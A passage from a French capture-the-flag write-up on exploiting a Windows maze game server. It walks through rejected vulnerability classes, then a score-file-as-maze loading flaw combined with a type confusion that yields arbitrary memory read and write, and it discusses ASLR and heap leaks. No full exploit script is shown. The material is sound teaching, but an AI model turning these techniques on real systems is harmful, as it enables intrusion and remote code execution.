  }
  m->width = w;
  while ( !(h % 2) || h < 3 || h >= 255 ) {
    print("Height odd and greater than %d: ", 3);
    get_int(&h);
  }
  m->height = h;
  return 1;
}
```

Comme le montre le code ci-dessus, la largeur et la longueur doivent être compris entre 3 et 255 :

- il n'est pas possible de fournir une valeur négative ;
- la taille maximale d'une grille est de 255x255, ce qui n'est pas suffisant pour provoquer un overflow sur la multiplication lors de l'allocation mémoire de la grille.

Globalement, aucune vulnérabilité de type *integer overflow* n'a été identifiée sur le jeu pendant le challenge.

Use after free

On parle de vulnérabilités de type *use after free* lorsqu'il existe encore des pointeurs valides vers une zone mémoire qui a été libérée (via un *free* par exemple). Schématiquement, voici les étapes qui peuvent mener à une telle situation :

- Une structure A est allouée sur la heap, le pointeur associé est stocké dans une variable globale : *ptr = malloc(sizeof(struct_A))* ;
- Le programme contient des fonctionnalités qui permettent de lire/modifier cette structure A ;
- Le programme n'a plus besoin de la structure A et décide de la libérer via un appel à *free(ptr)*. Cependant, **le pointeur ptr n'est pas mis à 0** et est toujours accessible dans le programme ;
- Comme la mémoire est disponible, l'allocateur décide d'allouer une structure B là où se trouvait la structure A : *ptr* pointe vers la structure B ;
- Via les fonction de lecture/écriture de la structure A, il est désormais possible de modifier la structure B.
- Suivant le contenu de la structure B, un attaquant peut utiliser cette vulnérabilité pour obtenir des primitives d'exploitation (lecture/écriture arbitraire, exécution de code...)

A la vue du programme, on pouvait s'attendre à trouve ce type de vulnérabilité (assez classique dans les challenges de sécurité) via la fonctionnalité `DESTROY_MAZE`. Cependant, cette piste n'a pas abouti : les pointeurs des structures allouées sont mis à 0 après les appels à *free*. Pas de chance donc de ce côté là, il faut continuer à chercher.

Type confusion

Le terme *type confusion* est utilisé de manière assez large pour décrire toutes les situations où une fonction d'un programme va utiliser un objet de type 1 comme si c'était un objet de type 2. Ainsi, par exemple, en pensant lire/modifier le champ d'une structure de type 2, la fonction pourrait en réalité lire/modifier un champ d'une structure de type 1 qui n'est pas censé être accessible/modifiable.

Lors de la phase de rétro ingénierie, nous avons vu qu'il existait plusieurs types de labyrinthe et que **les labyrinthes de type 1 n'avaient pas la même représentation en mémoire que les types 2 et 3**. En effet, pour les types 1, à l'offset 0x103 de la structure, on trouve le pointeur de la grille, tandis que pour les types 2 et 3, on trouve la structure contenant les pièges. De plus, le programme possède la fonctionnalité `UPGRADE` qui permet de changer le type d'un labyrinthe de 1 vers 2 puis de 2 vers 3.

Ainsi, pendant la recherche de vulnérabilités, je m'attendais vraiment à trouver rapidement une vulnérabilité de la famille *type confusion*... Pourtant, après plusieurs relectures de la fonctionnalité `UPGRADE`, je n'ai rien trouvé. Les changement de type ont l'air correctement gérés : le type est bien mis à jour dans la structure et le pointeur de grille est déplacée au bon endroit lors du passage du type 1 au type 2. De plus, les autres fonctionnalités vérifient systématiquement le type du labyrinthe avant de le manipuler.

Path traversal

Les failles de type *path traversal* concernent les fonctionnalités de chargement ou modification de fichiers qui ne vérifient pas correctement les noms de fichiers fournis par les utilisateurs avant d'y accéder.

Une telle vulnérabilité permet de lire ou d'accéder à des fichiers non autorisés en dehors du répertoire courant en fournissant un nom contenant la séquence de retour au dossier précédent `../` (ex : `../../../../Users/User/secret`) ou en spécifiant directement un chemin absolu (ex : `C:\Users\User\secret`).

Ainsi, étant donné que la fonctionnalité `CREATE_MAZE` permet d'enregistrer un fichier sur le disque et que `LOAD_MAZE` permet de charger un de ces fichiers en mémoire, ce type de vulnérabilité me semblait également prometteur. Malheureusement pour moi, le créateur du jeu a anticipé ce cas de figure et **vérifie les noms des labyrinthes à la création et au chargement** avec la fonction suivante :

```
bool check_forbidden_characters(char *name) {
  unsigned __int64 i;
  unsigned __int64 j;

  for ( i = 0; ; ++i ) {
    j = -1;
    do
      ++j;
    while ( name[j] );
    if ( i >= j )
```

```
      break;
    if ( name[i] == '*' || name[i] == '/' || name[i] == '\\' )
      return 0;
  }
  return *name != '.';
}
```

Les vérifications effectuées dans cette fonction permettent de protéger le jeu contre l'attaque envisagée (en tout cas, je n'ai pas trouvé de manière de les contourner).

A ce stade, je commençais à être à court d'idées...

2.3.2 Vulnérabilités identifiées

Vulnérabilité dans le chargement du labyrinthe

En repassant sur l'ensemble des fonctionnalités du programme, une phrase a attiré mon attention dans la routine de chargement de labyrinthe `LOAD_MAZE` :

```
List of existing mazes
1 -> test.maze
Which maze do you want ? send its identifier or its name (w or wo extension).
```

Lors du chargement d'un labyrinthe, il est possible de spécifier son identifiant (*1*), son nom complet (`test.maze`) ou **son nom sans extension** (`test`). Dans cette fonctionnalité, l'entrée `XXXX` spécifiée par l'utilisateur est traitée de la manière suivante :

1. si `XXXX` est un entier qui existe dans la liste alors le fichier associé est chargé en mémoire ;
2. sinon, si le fichier `XXXX` existe, alors il est chargé en mémoire ;
3. sinon, si le fichier `XXXX.maze` existe, alors il est chargé en mémoire ;
4. sinon, le programme retourne une erreur indiquant que ce labyrinthe n'existe pas.

Ainsi, au niveau de l'étape 2, **n'importe quel fichier du répertoire courant peut être chargé comme un labyrinthe peu importe son extension et son contenu**. Si nous pouvions écrire un fichier dans le répertoire du jeu, nous pourrions donc créer un faux labyrinthe en contournant toutes les restrictions appliquées à la création !

Malheureusement, puisque nous attaquons le programme à distance, nous n'avons pas accès au répertoire du jeu et nous ne pouvons donc pas y déposer un fichier. Cependant, tout n'est pas perdu, car il y a dans ce répertoire des fichiers dont nous pouvons **contrôler quasiment parfaitement le contenu : les fichiers de score** (ex : *test.rank*).

La structure sur le disque d'un fichier de score peut être facilement identifiée en analysant statiquement la fonction de sauvegarde du score ou via notre version locale du jeu en ouvrant un fichier de score avec un éditeur hexadécimal :



FIGURE 10 – Contenu d'un fichier .rank totalement contrôlable

Ainsi, en utilisant les noms des joueurs et leur score (que l'on peut contrôler en créant des labyrinthes manuellement et en y jouant), **nous pouvons créer un fichier .rank arbitraire qui pourra être ensuite chargé par le jeu comme un labyrinthe** !

Cette découverte semble très prometteuse, mais avant d'aller plus loin et d'implémenter cette attaque, nous devons réfléchir à la manière d'utiliser cette vulnérabilité pour obtenir des primitives d'exploitation intéressantes. Autrement dit, comment doit on construire notre faux labyrinthe pour corrompre la mémoire du jeu ?

Type confusion, le retour

La structure d'un labyrinthe sur le disque est la suivante :



FIGURE 11 – Contenu d'un fichier .maze

Grâce à la vulnérabilité précédente, nous allons donc pouvoir créer un faux labyrinthe avec un contenu que l'on contrôle. Parmi les champs décrits dans la capture ci-dessus, il m'a semblé rapidement intéressant de jouer avec le *type*. Pour rappel, à la création, cette valeur doit être comprise entre 1 et 3. Ainsi que ce passe t-il si un labyrinthe est chargé avec un type qui ne respecte pas cette contrainte (par exemple 4) ? En examinant le traitement du type dans les divers fonctions du jeu, nous obtenons notre deuxième vulnérabilité :

- au chargement d'un labyrinthe depuis le disque, celui-ci sera considéré comme un `multipass_with_traps` (3) **si son type est supérieur ou égal à 3** ;
- dans d'autres fonctions, il sera considéré comme un `multipass_with_traps` (3) **si son type est égal à 3**.

Ainsi, si l'on créé un faux labyrinthe de **type 4, il sera chargé en mémoire comme un type 3 mais interprété comme un type 1** dans certaines fonctions. C'est par exemple le cas, au niveau de l'affichage de la grille pendant le jeu :

```
void print_maze(maze *m, __int64 n) {
  if ( m->type == 3 || m->type == 2 )
    print_multipass_grid(m, n, 1);
  else
    print_classic_grid(m, n); // <--- appelée pour m->type == 4
  print("-*-*-*-*-*-*-*-*\n");
```

```
}
```

Dans cet exemple, avec un faux type à 4, la fonction d'affichage des labyrinthes de type 1 sera appelée alors que la labyrinthe en mémoire à la structure d'un type 3.

```
/* Labyrinthe de type 2 et 3 */
struct maze_type_2_3 {
  ...
  char author[128];                    // nom du créateur
  traps_struct traps;                  // structure contenant les pièges
  BYTE *grid;                          // pointeur vers la grille (allouée sur la heap)
  ...
};

/* Labyrinthe de type 1 */
struct maze_type_1 {
  ...
  char author[128];
  BYTE *grid; // <-- pointeur de grille à l'emplacement des pièges pour type 2 et 3
  ...
};
```

Par conséquent, **les 8 premiers octets de la structure des pièges (contrôlable via notre faux labyrinthe) vont être utilisés comme pointeur vers la grille**. Nous verrons dans la section suivante comment utiliser cette vulnérabilité pour obtenir des primitives de lecture et écriture arbitraire dans la mémoire du programme.

A noter que je n'avais pas remarqué cette vulnérabilité lors de mes premières recherches, sûrement parce que dans mon esprit, le type était forcément compris entre 1 et 3. Cela montre qu'il faut se méfier des hypothèses que l'on fait lors de la recherche de vulnérabilités et s'efforcer de noter toutes les faiblesses potentielles, même si elles n'ont pas l'air exploitables sur le moment.

2.4 Exploitation et compromission du serveur distant

Cette section présente la démarche mise en place pour exploiter les vulnérabilités découvertes précédemment jusqu'à l'obtention d'un accès console (un *shell*) sur le serveur distant. Après une introduction de l'environnement utilisé pour le développement, les différentes étapes de l'exploitation sont présentées :

1. Développement des primitives de lecture et écriture arbitraire dans la mémoire du programme
2. Obtention d'un *leak* (fuite) de la heap
3. Calcul des adresses de base du programme et des DLLs
4. Obtention d'un leak de la stack et contrôle du flot d'exécution
5. Mise en place de la ROP chain et obtention d'un shell

2.4.1 Environnement pour le développement de l'exploit

Le développement d'un exploit est une étape qui nécessite beaucoup de précision et où chaque détail est important. Ainsi, la majorité du développement de l'exploit a été effectué sur une machine en local où l'environnement est totalement maîtrisé (possibilité de débugger le programme et l'exploit). L'idée globale est d'avancer petit à petit en développant une brique de l'exploit en local, de vérifier qu'elle fonctionne sur le serveur distant, puis de faire de même avec les briques suivantes, jusqu'à la fin.

Afin que la transition à chaque brique entre le local et le distant se fasse sans douleur, il est préférable d'avoir un environnement local le plus proche possible de l'environnement distant. Pour nous aider, le fichier `env.txt` contient les caractéristiques du serveur distant : *OS Windows 10 Pro 20H2 (10.0.19042) mis à jour le 22/03/2021*. Bien qu'il ne soit pas indispensable, ce point est particulièrement utile pour avoir les mêmes DLLs que le serveur distant et donc les mêmes offsets dans le développement de l'exploit en local et à distance.

De mon côté, j'ai utilisé directement ma machine Windows personnelle après l'avoir mis à jour. Mon environnement global était le suivant :

- Windows 10 Famille 10.0.19042
- WSL (*Windows Subsystem for Linux*) qui m'a permis de développer l'exploit sur mon système Windows depuis un environnement Linux (avec notamment la librairie Python *pwntools*)
- Le debugger x64dbg

Remarque : Le site https://winbindex.m417z.com permet de rechercher puis télécharger des DLLs en spécifiant la version de Windows souhaitée :



FIGURE 12 – Exemple d'utilisation de winbindex avec ntdll.dll

C'est très pratique quand on veut uniquement récupérer quelques DLLs bien précises sans avoir à télécharger tout l'OS. Malheureusement, dans le cas du challenge, la version de Windows étant très récente, les DLLs associées n'étaient pas encore indexées. Ceci dit, il est sûrement possible de les récupérer manuellement en s'inspirant code de winbindex.

2.4.2 Primitives de lecture et écriture arbitraire

Lecture arbitraire en mémoire

La primitive de lecture arbitraire va nous permettre de lire le contenu de la mémoire du programme à une adresse de notre choix.

Pour l'obtenir, nous allons utiliser les deux vulnérabilités découvertes précédemment comme expliqué dans la section 2.3.2 : en créant un faux labyrinthe de type 4, le début de la structure des pièges sera utilisé comme pointeur vers la grille lors de son affichage dans `PLAY_MAZE`. Par conséquent, si nous remplaçons le début de cette structure par l'adresse à laquelle nous voulons lire dans notre faux labyrinthe, **le programme affichera N octets de la mémoire à cette adresse au lieu d'afficher les N octets de la grille**.



FIGURE 13 – Création d'un faux labyrinthe via un fichier de score

Les étapes pour mettre en place ce scénario sont les suivantes :

1. Création d'un petit labyrinthe `read.maze` trivial à résoudre : son fichier de score `read.rank` servira comme fichier pour le faux labyrinthe.
2. Résolution de `read.maze` avec un nom de joueur qui contient le faux labyrinthe (la valeur du score n'est pas importante, nous ne l'utilisons pas dans notre construction)
3. Chargement du faux labyrinthe `read.rank`
4. Appel de la fonction `PLAY_MAZE` pour afficher N bytes à l'adresse spécifiée dans le faux labyrinthe

La démarche ci-dessus contient le coeur de l'utilisation des deux vulnérabilités pour obtenir la lecture arbitraire. Toutefois il reste une petite subtilité à expliquer pour être complet sur la mise en place de cette primitive.

Si on observe le schéma précédent, on constate que **l'octet de poids faible de l'adresse à lire correspond au nombre de pièges $N_{pièges}$**. Au chargement du labyrinthe depuis le disque, le programme lit $N_{pièges}$ et en déduit le nombre d'octets qu'il lui reste à lire pour récupérer les structures des pièges dans le fichier. Dans le cadre de notre primitive, ce point a deux conséquences :

- **L'octet de poids faible** de l'adresse à laquelle on veut lire **ne peut pas être 00**. En effet, dans ce cas, le programme ne chargera aucun piège et on ne récupérera donc pas les autres octets de l'adresse qui se trouvent dans le premier piège.

  ⇒ On ne pourra pas lire directement des adresses qui commencent par 00. Ce n'est pas un soucis : si besoin, il nous suffira de lire à l'adresse juste avant (ex : lire 5 bytes à 0x1FF pour avoir les 4 bytes à 0x200)

- Pour **supporter des octets de poids faibles jusqu'à FF** dans l'adresse, il faut que le fichier `read.rank` **soit suffisamment grand**. Dans le cas contraire, le programme dépassera la taille du fichier en essayant de charger le nombre de pièges indiqué, ce qui provoquera une erreur.

  ⇒ Il nous suffit d'ajouter des joueurs dans `read.rank` pour le faire grossir et donc que le faux labyrinthe soit assez grand. Pour cela, on a juste besoin de résoudre plusieurs fois `read.maze` avec un joueur bidon avant de charger `read.rank`.

  Remarque : le nombre de scores dans le fichier de score coïncide avec la taille du nom de l'auteur du faux labyrinthe (voir figure précédente). Il faudra donc que cet auteur soit de longueur égale au nombre de scores. Ainsi le début de notre faux labyrinthe ressemblera à [n_scores]['AAAA...A'][4]... *avec n_scores A.*

Enfin, comme nous utilisons le nom du joueur pour créer notre faux labyrinthe, **l'adresse ne doit pas non plus contenir des caractères qui tronquerait le nom à sa création** dans le `REGISTER_NAME` comme 0A (\n) ou 0D (\r) (d'ailleurs cette contrainte empêche également d'avoir 00 dans l'adresse sauf dans les octets de poids fort).

Le script Python contenant la fonction de lecture arbitraire est disponible en annexe 7.1.1.

Écriture arbitraire en mémoire

La primitive d'écriture arbitraire va nous permettre d'écrire dans la mémoire du programme à une adresse de notre choix.

La majorité de la mise en place de cette primitive d'écriture **est identique à celle de la primitive de lecture** : la construction du fichier de score avec l'adresse cible est la même. La différence va se faire au niveau de l'utilisation du faux labyrinthe : cette fois, à la place d'appeler `PLAY_MAZE` pour afficher la grille, nous allons appeler `UPGRADE`. Pour rappel, `UPGRADE` permet de :

- Transformer un labyrinthe de type 1 en type 2 puis en type 3
- Si le labyrinthe est déjà de type 3, il est possible de mettre à jour la position des pièges en envoyant la nouvelle grille via la console (ex : ##### ^^ # # o #). Lors de cette mise à jour, **les octets seront écrits à l'adresse de la grille que nous avons remplacée avec notre adresse arbitraire** !

  Remarque : la fonction de chargement vérifie que la nouvelle grille ne contient que des caractères valides pour la grille. Cependant, cette vérification n'est effectuée... qu'après l'écriture en mémoire à l'adresse de la grille. Nous pouvons donc envoyer n'importe quel caractère !

Grâce à cette fonctionnalité, nous pouvons écrire des octets contrôlés à l'adresse spécifiée dans notre faux labyrinthe.

Petit détail : à cause de la *type confusion* `UPGRADE` considère notre faux labyrinthe de type 4 comme un type 1. Il est donc nécessaire de le passer en type 3 via `UPGRADE` dans un premier temps, avant d'accéder ensuite à la fonctionnalité qui nous donne la primitive d'écriture. Ce point ne présente pas de difficulté particulière.

Le script Python contenant la fonction d'écriture arbitraire est disponible en annexe 7.2.1.

2.4.3 Le problème de l'ASLR

A ce niveau, nous avons deux primitives d'exploitation très puissantes qui nous permettent de lire et écrire à volonté dans la mémoire du programme. Cependant, une question se pose : **où ?**

En effet, à cause de l'ASLR (*Address Space Layout Randomization*), nous ne savons pas à quoi ressemble l'espace mémoire du programme sur le serveur distant et lire/écrire dans de la mémoire qui n'est pas mappée entraînera un crash. De plus, comme le programme est un PE 64 bits, un bruteforce n'est à priori pas envisageable (en tout cas il y a mieux à faire).

Ainsi, pour pouvoir avancer dans le développement de l'exploit, **il nous faut des fuites mémoires, souvent appelées *leak*** ; c'est à dire des adresses qui nous permettront de déduire l'emplacement des zones qui nous intéressent sur le serveur distant.

Pour les lecteurs habitués à l'exploitation sous Linux, le fonctionnement de l'ASLR Windows est un peu différent :

- les adresses de la heap et de la stack sont randomisées à chaque exécution du programme (comme sur Linux). Pour ces zones, il nous faudra un nouveau leak à chaque tentative d'exploitation.
- **les adresses de base du PE et de ses DLLs sont randomisées à chaque redémarrage de la machine**. En supposant que le serveur distant ne reboot pas régulièrement (ce qui était le cas pendant le challenge), un même leak sera réutilisable sur plusieurs tentatives d'exploitation même après un crash du programme.

Ainsi, les sections suivantes présentent la manière dont les différents leaks ont été obtenus, en commençant par la heap.

2.4.4 Leak de la heap

La heap sur Windows contient de nombreuses structures appartenant au programme et à ses différentes DLLs. Ainsi, si nous arrivons à trouver son emplacement, il sera possible d'utiliser la primitive de lecture arbitraire pour scanner cette zone et obtenir les autres leaks.

Pour obtenir un leak de la heap, nous allons réutiliser la vulnérabilité qui permet de charger un fichier de score comme un labyrinthe. Cette fois, nous allons nous intéresser au champ *auteur* de la structure d'un labyrinthe de type 1 :

```
/* Labyrinthe de type 1 */
struct maze_type_1 {
  ...
  char author[128];
  BYTE *grid;
  ...
};
```

Pour un labyrinthe légitime, la gestion du nom de l'auteur est faite de la manière suivante :

- sur le disque : le début du fichier stocke la longueur du nom L_{auteur} et le nom sans compter l'octet nul de fin.
- en mémoire : le nom est stocké dans un tableau de 128 caractères, **juste avant le pointeur de grille** pour les labyrinthes de type 1. Lors du chargement depuis le disque, toutes les cases du tableau sont initialisées à 0 puis les L_{auteur} octets du nom sont copiés dans le tableau.

A l'inscription d'un utilisateur dans `REGISTER`, la taille est limitée à 127 caractères + l'octet nul de fin de chaîne. Si nous essayons de créer un utilisateur avec le nombre de maximum de caractères autorisé, nous sommes dans la situation suivante :

